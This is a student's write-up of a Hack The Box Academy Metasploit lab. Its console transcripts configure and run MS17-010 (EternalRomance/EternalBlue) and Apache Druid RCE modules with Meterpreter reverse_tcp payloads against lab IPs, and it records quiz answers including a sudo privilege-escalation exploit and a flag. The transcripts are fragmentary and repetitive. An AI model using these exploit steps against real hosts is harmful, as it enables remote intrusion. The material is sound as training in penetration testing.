

1. Introduction

As a cybersecurity student, gaining hands-on experience with industry-standard tools is essential to understanding real-world attack and defense techniques. This module introduced the fundamentals of the Metasploit Framework—a powerful and widely-used platform in penetration testing and ethical hacking. The content not only explored the structure and capabilities of Metasploit but also encouraged critical reflection on the responsible use of automated tools in security assessments. From understanding different module types to creating custom payloads and modules, the module offered a practical deep dive into how Metasploit streamlines exploitation and post-exploitation tasks. This learning journey also covered key concepts like session management, pivoting, and the use of advanced utilities such as Meterpreter and Kiwi, which together provide a comprehensive toolkit for controlled network exploitation and analysis.


2. Module Sections

Which version of Metasploit comes equipped with a GUI interface?

Metasploit pro

What command do you use to interact with the free version of Metasploit?

Msfconsole



I searched for the Eternal romance exploit. I set the required parameters RHOSTS, LHOST, RPORT and then ran the exploit. I however didn't get a meterpreter shell as the connection kept timing out.

```
msf6 > search EternalRomance

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Code Execution
1  \_ target: Automatic                    .              .    .    .
2  \_ target: PowerShell                  .              .    .    .
3  \_ target: Native upload                .              .    .    .
4  \_ target: MOF upload                   .              .    .    .
5  \_ AKA: ETERNALSYNERGY                  .              .    .    .
6  \_ AKA: ETERNALROMANCE                  .              .    .    .
7  \_ AKA: ETERNALCHAMPION                  .              .    .    .
8  \_ AKA: ETERNALBLUE                     .              .    .    .
9  auxiliary/admin/smb/ms17_010_command    2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Command Execution
10 \_ AKA: ETERNALSYNERGY                  .              .    .    .
11 \_ AKA: ETERNALROMANCE                  .              .    .    .
12 \_ AKA: ETERNALCHAMPION                  .              .    .    .
13 \_ AKA: ETERNALBLUE                     .              .    .    .

Interact with a module by name or index. For example info 13, use 13 or use auxiliary/admin/smb/ms17_010_command

msf6 > use exploit/windows/smb/ms17_010_psexec

Yes

Basic options:
Name                                     Current Setting  Required  Description
-  -                                     -              -    -    -
DBGTRACE                               false            yes       Show extra debug trace info
LEAKATTEMPTS                           99              yes       How many times to try to leak transaction
NAMEDPIPE                              no               no        A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES                            /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes         List of named pipes to check
RHOSTS                                 yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT                                  445              yes       The Target port (TCP)
SERVICE_DESCRIPTION                   no               no        Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME                  no               no        The service display name
SERVICE_NAME                          no               no        The service name
SHARE                                  ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
SMBDomain                              no               no        The Windows domain to use for authentication
SMBPass                                no               no        The password for the specified username
SMBUser                                no               no        The username to authenticate as

Payload information:
Space: 3072

Description:
This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where
```

```
File Actions Edit View Help
exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a
named pipe.

References:
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
https://nvd.nist.gov/vuln/detail/CVE-2017-0143
https://nvd.nist.gov/vuln/detail/CVE-2017-0146
https://nvd.nist.gov/vuln/detail/CVE-2017-0147
https://github.com/worawit/MS17-010
https://hitcon.org/2017/CMT/slide-files/d2_s2_r0.pdf
https://blogs.technet.microsoft.com/srd/2017/06/29/eternal-champion-exploit-analysis/

Also known as:
ETERNALSYNERGY
ETERNALROMANCE
ETERNALCHAMPION
ETERNALBLUE

View the full module info with the info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set RPORT 10.129.106.143
[-] The following options failed to validate: Value '10.129.106.143' is not valid for option 'RPORT'.
RPORT => 445
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 10.129.106.143
RHOST => 10.129.106.143
msf6 exploit(windows/smb/ms17_010_psexec) >

SMBUser no The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
---
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.120.130 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.129.178.234
RHOSTS => 10.129.178.234
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 10.10.15.64
LHOST => 10.10.15.64
msf6 exploit(windows/smb/ms17_010_psexec) >
```

```
File Actions Edit View Help
SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$, ...)
or a normal read/write folder share
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
---
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.15.64 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > run
```

```
File Actions Edit View Help
Payload options (windows/x64/meterpreter/reverse_tcp):

Name Current Setting Required Description
---
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.120.130 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.129.178.234
RHOSTS => 10.129.178.234
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.15.64
LHOST => 10.10.15.64
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 10.129.178.234:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
```

```
File Actions Edit View Help
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
--
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.120.130 yes The listen address (an interface may be specified)
LPORT 5555 yes The listen port

Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.120.130:5555
[-] 10.129.110.90:445 - Rex::ConnectionTimeout: The connection with (10.129.110.90:445) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) > 
```


I searched for the exploit using both `grep` and `search`. I then set the required parameters `LHOST`, `RHOSTS` and ran the exploit and got the answers as shown.

```

(kali@kali)-[~]
$ msf -q
Command 'msf' not found, did you mean:
  command 'gsf' from deb libgsf-bin
  command 'msb' from deb mysql-sandbox
  command 'psf' from deb tcm
  command 'mf' from deb texlive-binaries
Try: sudo apt install <deb name>

(kali@kali)-[~]
$ msfconsole -q
msf6 > grep linux search druid
0  exploit/linux/http/apache_druid_js_rce 2021-01-21 excellent Yes Apache Druid 0.20.0 Remote Command Execution
msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/apache_druid_js_rce) >

```



When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.

Payload options (linux/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:


Id	Name
0	linux (dropper)


View the full module info with the `info`, or `info -d` command.

```

msf6 exploit(linux/http/apache_druid_js_rce) > set RHOSTS 10.129.102.235
RHOSTS => 10.129.102.235
msf6 exploit(linux/http/apache_druid_js_rce) > set LHOST 10.10.15.64
LHOST => 10.10.15.64
msf6 exploit(linux/http/apache_druid_js_rce) >

```





1234

🔍 Hack The Box - Academy

+ 2 Exploit the Apache

🔍 Using the Metasploit F

🔍 (HTB)Using the Metasp

🔍 Exploit the Apache Dr

🔍 Use the Metasploit Fr

🔍 Using the Metasploit F

/home/kali/Downloads/ac

https://academy.hackthebox.com/module/39/section/407

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

Academy HTB

TryHackMe | Dashboard

Full Screen

Terminate

Reset

Connected to htb-fdt8gmkpe:1 (htb-ac-1919044)

Life Left: 97m

Success
Congratulations! You earned 2 cubes!

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): 10.129.102.235 (ACADEMY-MSF2-NIX01)

Life Left: 88 minute(s) + Terminate

+2 Exploit the Apache Druid service and find the flag.txt file. Submit the contents of this file as the answer.

HTB(MSF_Exploit14t10n)

SubmitHint

Cheat Sheet

Download VPN Connection File

PreviousNext

+10 Streak ptsMark Complete & Next

Integrated Terminal


Powered by HACKTHEBOX

I viewed the page source and found the web app running to be elfinder as shown

The image shows a web browser window displaying a Hack The Box challenge page. The browser's address bar shows the URL `https://academy.hackthebox.com/module/39/section/415`. The page has a dark theme and a top navigation bar with links to various resources like 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', 'OffSec', 'Academy HTB', and 'TryHackMe | Dashboard'. A green success message in the top right corner reads: 'Success Congratulations! You earned 1 cubes!'. The main content area is titled 'Questions' and contains three questions. The first question asks for the name of the web application running on the target, with the answer 'elfinder' submitted. The second question asks for the username of the user obtained a shell with, with the answer 'root' submitted. The third question asks for the relevant exploit to get root access to the target system, with the answer 'sudo-1.8.15-1ubuntu1' submitted. The page also features a 'Cheat Sheet' button and a 'Download VPN Connection File' button. Below the questions is an 'Integrated Terminal' section showing the source code of the web application. The source code is a PHP file named `elfinder.php` and contains the following code:

```
1 <?php
2 <html>
3 <head>
4 <meta charset="utf-8">
5 <meta http-equiv="x-UA-Compatible" content="IE=edge,chrome=1">
6 <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=2">
7 <title>elfinder 2.1.x source version with PHP connector</title>
8
9 <!-- Require JS (REQUIRED) -->
10 <script>
11 <script>
12 <script data-main="/main.default.js" src="/cdnjs.cloudflare.com/ajax/libs/require.js/2.3.6/require.min.js"></script>
13 </script>
14 define('elfinderConfig', {
15 // elfinder options (REQUIRED)
16 // Documentation for client options:
17 // https://github.com/Studio-42/elfinder/wiki/Client-configuration-options
18 defaultOptions: {
19 // url: 'php/connector.minimal.php', // or connector.maximal.php : connector URL (REQUIRED)
20 commandsOptions: {
21 // edit: {
22 // set API key to enable Creative Cloud image editor
23 // see https://console.adobe.io/
24 creativeCloudApiKey: '',
25 // browsing manager URL for CKEditor, TinyMCE
26 // uses self location with the empty value
27 managerUrl: ''
28 }
29 },
30 quicklook: {
31 // to enable CAD-Files and 3D-Models preview with sharecad.org
32 sharecadMimes: ['image/vnd.dwg', 'image/vnd.dxf', 'model/vnd.dwg', 'application/vnd.hp-hpgl', 'application/plt', 'application/step', 'model/iges', 'application/vnd.ms-pki.stl', 'application/sat', 'image/cgm', 'application/x-msmetaf
33 // to enable preview with Google Docs Viewer
34 googleDocsMimes: ['application/pdf', 'image/tiff', 'application/vnd.ms-office', 'application/msword', 'application/vnd.ms-word', 'application/vnd.ms-excel', 'application/vnd.ms-powerpoint', 'application/vnd.openxmlformats-officedoc
35 // to enable preview with Microsoft Office Online Viewer
36 // these MIME types override "googleDocsMimes"
37 officeOnlineMimes: ['application/vnd.ms-office', 'application/msword', 'application/vnd.ms-word', 'application/vnd.ms-excel', 'application/vnd.ms-powerpoint', 'application/vnd.openxmlformats-officedocument.wordprocessingml.document
38 }
39 }
40 // bootstrap calls at before elfinder boot up
41 bootstrap: function(fm, extraDb) {
42 // any bind functions etc. */
43 fm.bind('init', function() {
44 // any your code
45 });
46 // for example set document.title dynamically.
47 var title = document.title;
48 fm.bind('open', function() {
49 var path = fm.path();
50 cwd = fm.cwd();
51 if (cwd) {
52 path = fm.path(cwd.bash) || null;
53 }
```

I then searched for the given exploit and set the parameters required and proceeded to run the exploit and enumerated and got the answers as shown





The image displays two screenshots of a Parrot Terminal window running Metasploit, showing the configuration and execution of two different exploits.

